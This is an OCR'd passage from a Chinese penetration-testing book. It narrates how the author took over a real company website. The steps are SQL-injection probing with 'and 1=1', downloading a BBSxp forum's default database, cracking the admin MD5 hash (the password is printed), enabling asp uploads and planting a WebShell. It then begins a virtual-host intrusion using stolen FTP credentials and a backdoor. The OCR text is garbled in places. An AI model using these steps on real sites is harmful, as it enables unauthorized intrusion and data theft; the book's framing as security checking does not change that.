（2）Flashget 的资源管理器。在 Flashget 的资源管理器中输入网站的地址，然后双击地址，系统会自动将网站的目录以及文件显示出来。

（3）使用 HDSI、Domain3.5 的后台扫描，不过这种扫描主要是对存在文件的扫描。

在本例中，由于是一般公司站点，没有这么复杂，在浏览器中输入网站地址，然后看看哪些地方存在诸如“*.asp?id=***”的网页，然后通过手工在其地址后面输入“and 1=1”

等字样，看看程序是否出错，如图 4-88 所示，这个过程其实就是寻找 SQL 注入点。




图 4-88　寻找 SQL 注入点

SQL 注入点查找完成后，可以再看看网站是否存在 Blog、BBS 论坛等，这些也往往是存在安全漏洞的地方，凑巧的是该公司网站存在论坛，如果存在论坛或者 Blog，则需要获取程序使用的是什么版本，该公司 BBS 使用的是 BBSxp 5.00.SP1 版本，如图 4-89 所示。




图 4-89　获取论坛版本

4.5.2　在线寻找漏洞信息

如果站点存在 blog 或者 bbs，获取其版本以后可以在 google 或者百度中输入“版本号

漏洞”获取目前对于该漏洞的利用方法，存在漏洞的描述，在本例中输入“BBSxp 5.00.SP1 漏洞”，单击出现的搜索结果（如图 4-90 所示），其中漏洞描述为程序默认数据库文件位于 database 目录下，且默认文件名称为 bbsxp.mdb，呵呵，那还等什么，直接输入网站地址：http:// www****.com.cn/bbs/databasc/bbsxp.mdb，下载 acccss 数据库文件（如图 4-91 所示）。




图 4-90　网上关于漏洞利用方法



图 4-91　下载 Access 数据库文件

4.5.3　数据库内容分析和获取

将数据库下载到本地以后，直接打开，看看数据库中的 user、admin、config 等感觉跟管理员或者用户或者配置有关的表，从中获取一些可用的信息。如果是论坛，可以结合论

坛管理员和版主的昵称从用户表中获取用户名和密码（如图 4-92 所示）。对于 Access 数据库，用户名一般情况下没有进行加密，对密码一般采用 md5 加密。将版主或者管理员跟其对应的密码值复制出来进行破解。



图 4-92　查看数据库内容

说明：BBSxp 早期版本中，还存在一个漏洞，数据库表 log 会记录管理员的密码。

在对本站点进行安全检查中，通过分析 bbsxp.mdb 数据库中的 clubconfig 表，我们获取网站管理员密码值为“4ED******3071562776D5C675606287C”（如图 4-93 所示）。




图 4-93　管理员密码 MD5 值

4.5.4 查找后台地址和工具猜解

如果网站不存在 blog 或者 bbs，或者其 blog 和 bbs 版本已经是最新版本，根本就不存在漏洞，这个时候又得回到第一步，进入 SQL 注入猜解阶段。将存在 SQL 注入点的地址输入 SQL 注入工具明小子的 Domain3.5 或者教主的 HDSI3.0。笔者觉得教主的 HDSI3.0 对 SQL Server 注入型数据库比较好用，而对于 Access 数据库，则明小子的 Domain3.5 好用。SQL 注入工具软件可以很好地猜解数据库中的敏感内容，比如 admin 表、user 表等，如果数据库表中字段不太长，一般都能将表中字段值猜解出来（如图 4-94 所示）。




图 4-94 使用 Domain3.5 猜解数据库中的值

> 说明：SQL 注入最本质的东西就是猜解数据库中用户名称和密码，借助这个进入后台进而上传 Web 设立了，达到提升权限否则挂马的目的。

在 HDSI3.0 和 Domain3.5 中的后台地址扫描功能非常好用（如图 4-95 所示），将 SQL 注入点的地址输入其中，单击“扫描后台地址”即可，如果存在，选择直接直接访问即可。

4.5.5 破解 MD5 密码值

对于 SQL 注入点猜解出来的结果一般有两种情况。第一种是明文，程序未对数据进行加密，第一种就是对数据进行了加密。第二种情况还得小心，目前虽然 MD5 加密比较普遍，而且 MD5 存在冲撞，按照数学家王小云的理论，MD5 在理论上是可以破解的。但是如果笔者采用 password(y)=md5(X)+a，这种情况就比较麻烦了，所以稳妥一点的，可以注册一

个用户名和已知的密码进行核对，如果你自己的 MD5 值跟网站的 MD5 值不一致，呵呵，劝你就不要去弄了。对于 MD5 的破解工具有很多，例如 MD5crack3.0 可以对 MD5 进行爆破，本例中，对 MD5 值在 MD5crack3.0 进行了破解，跑了 3 天都没有破解出来，后面通过在线破解，在 http://www.cmd5.com 网站竟然破解成功，密码为“x015x33”（如图 4-96 所示），居然是数字与同一个字母的组合。




图 4-95　扫描后台地址




图 4-96　在线破解 MD5 密码值

技巧：

本文在破解MD5值时，走了一些弯路，目前网上有很多站点提供在线破解，其原理是将密码值和密码放入数据库中，输入密码值查询密码。如果通过在线实在查找不到，再进行暴力破解，暴力破解时，要由简单到复杂。否则破解时间较长，浪费电力资源！

4.5.6 登录后台并修改相应设置

bbsxp早期版本中，只要输入管理密码即可登录后台，其后台登录地址为admin.asp，输入后台地址进行登录（如图4-97、图4-98所示）。



图4-97 登录后台




图4-98 进入后台管理

进入后台以后，对后台的各个功能大致看看，需要设置管理、初始设置、上传文件管理等地方，看看是否存在上传文件类型限制，如果有则修改上传文件类型限制，在允许上传文件限制中加入 asp/asa 等，在本例中，在允许上传文件类型中添加一个“|asp”（如图 4-99 所示），并进行更新。



图 4-99　添加允许上传文件类型

4.5.7　上传文件

上传文件这个很简单，在论坛中发表一个帖子，输入主题和内容，然后上传一个 asp 的 WebShell，帖子发表成功以后，会显示附件（如图 4-100 所示）。有的论坛可能不能修改文件上传类型，这个时候可以通过 domain3.5 中的辅助工具，看看能否进行上传方面的突破，或者直接加入管理用户。



图 4-100　上传 WebShell 文件

4.5.8 查看 WebShell 并进行控制

单击其中的附件进入 WebShell 登录界面，输入正确密码后，进入 WebShell 控制界面（如图 4-101、图 4-102 所示）。



图 4-101 WebShell 登录




图 4-102 WebShell 控制

进入 WebShell 控制界面以后，可以对网站文件进行查看，提升权限以及挂马等操作，由于是安全检查，因此需要看看网站文件时候进行了挂马。

4.5.9 安全评估结果和补救措施

通过安全检查，我们发现网站 bbs 论坛来自 2004 年，3 年时间了，竟然未对论坛进行升级，其网站凡是存在 id 输入的地方均为 SQL 注入点，网站网页文件中存在多大 53 处挂马地址，安全评估结果为极不安全，安全风险极高。其补救措施如下。

（1）升级 bbsxp 论坛程序到最新版本。

（2）使用原备份程序替代现有程序，对存在 SQL 注入点地方修改程序注入点。

（3）后台维护建议修改为指定 IP 地址或者 IP 段

> **说明**：本次安全检测是对实际站点进行，检查完毕后，已经将安全建议给公司管理员，文中未对 IP 地址和站点进行处理，如果继续存在漏洞，请不要做破坏。

4.6 对某虚拟主机的一次安全渗透

虚拟主机提供商所提供的服务器的安全性相对较高，设置好的服务器即使某一个站点存在安全漏洞也不影响其他站点，不能获取其他站点的资料。在入侵手法中，对于虚拟主机的入侵，如果针对某个站点不能入侵成功，那么入侵者往往会采用旁注的方法来入侵虚拟主机上的其他站点，当成功得到其他站点的 WebShell 后，就可以获取指定站点的数据库、管理后台等资料，然后再实施深层次的渗透。

对虚拟主机的渗透一般前半部分容易实现，后半部分相对较难。本文是受一个朋友的启发而进行的一次实际安全渗透测试。该虚拟主机设置相对还是比较好的，但是就一个细节没有设置好，从而导致整个服务器，乃至所管理的服务器群主机的失陷，本文成功实施渗透后，我发现后面也有人成功地拿到服务器的权限，下面就介绍整个安全渗透过程。

4.6.1 获取虚拟主机某一站点的 WebShell

获取虚拟主机某一站点的 WebShell，呵呵，SQL 注入、Ftp 口令扫描等等都可以获取 WebShell，俺的 WebShell 算是比较牢固的，偶很早获取了一个虚拟主机的 Ftp 配置文件，这个配置文件中列出了站点名称、Ftp 用户以及密码。直接设置好 CuteFtp 后，上传了神秘超强冷枫后门，在浏览器中输入 WebShell 地址，如图 4-103，输入密码后可正常运行。



图 4-103　WebShll

4.6.2 使用 WebShell 中的“提权功能”进行提权尝试

目前的 WebShell 功能很强大，只要能够想到的都能做到，在该 WebShell 中提供了很多提升权限的地方，例如查看“提权目录列表”Program、pcAnywhere、Serv-u、RealServer、SQL、config、data、temp、Recycler 等，如图 4-104 所示，不要小看这些目录，如果能够查看这些目录，而且具有读/写权限，那就需要恭喜了。




图 4-104 查看提权目录

在本例中通过对 Program、pcAnywhere、Serv-u、RealServer、SQL、config、data、temp、Recycler 等可能提权目录依次进行查看，如图 4-105 所示，不是无法访问就是路径未找到，因此利用这些目录来提权是行不通的，看来这个方式行不通，继续进行后面的尝试。

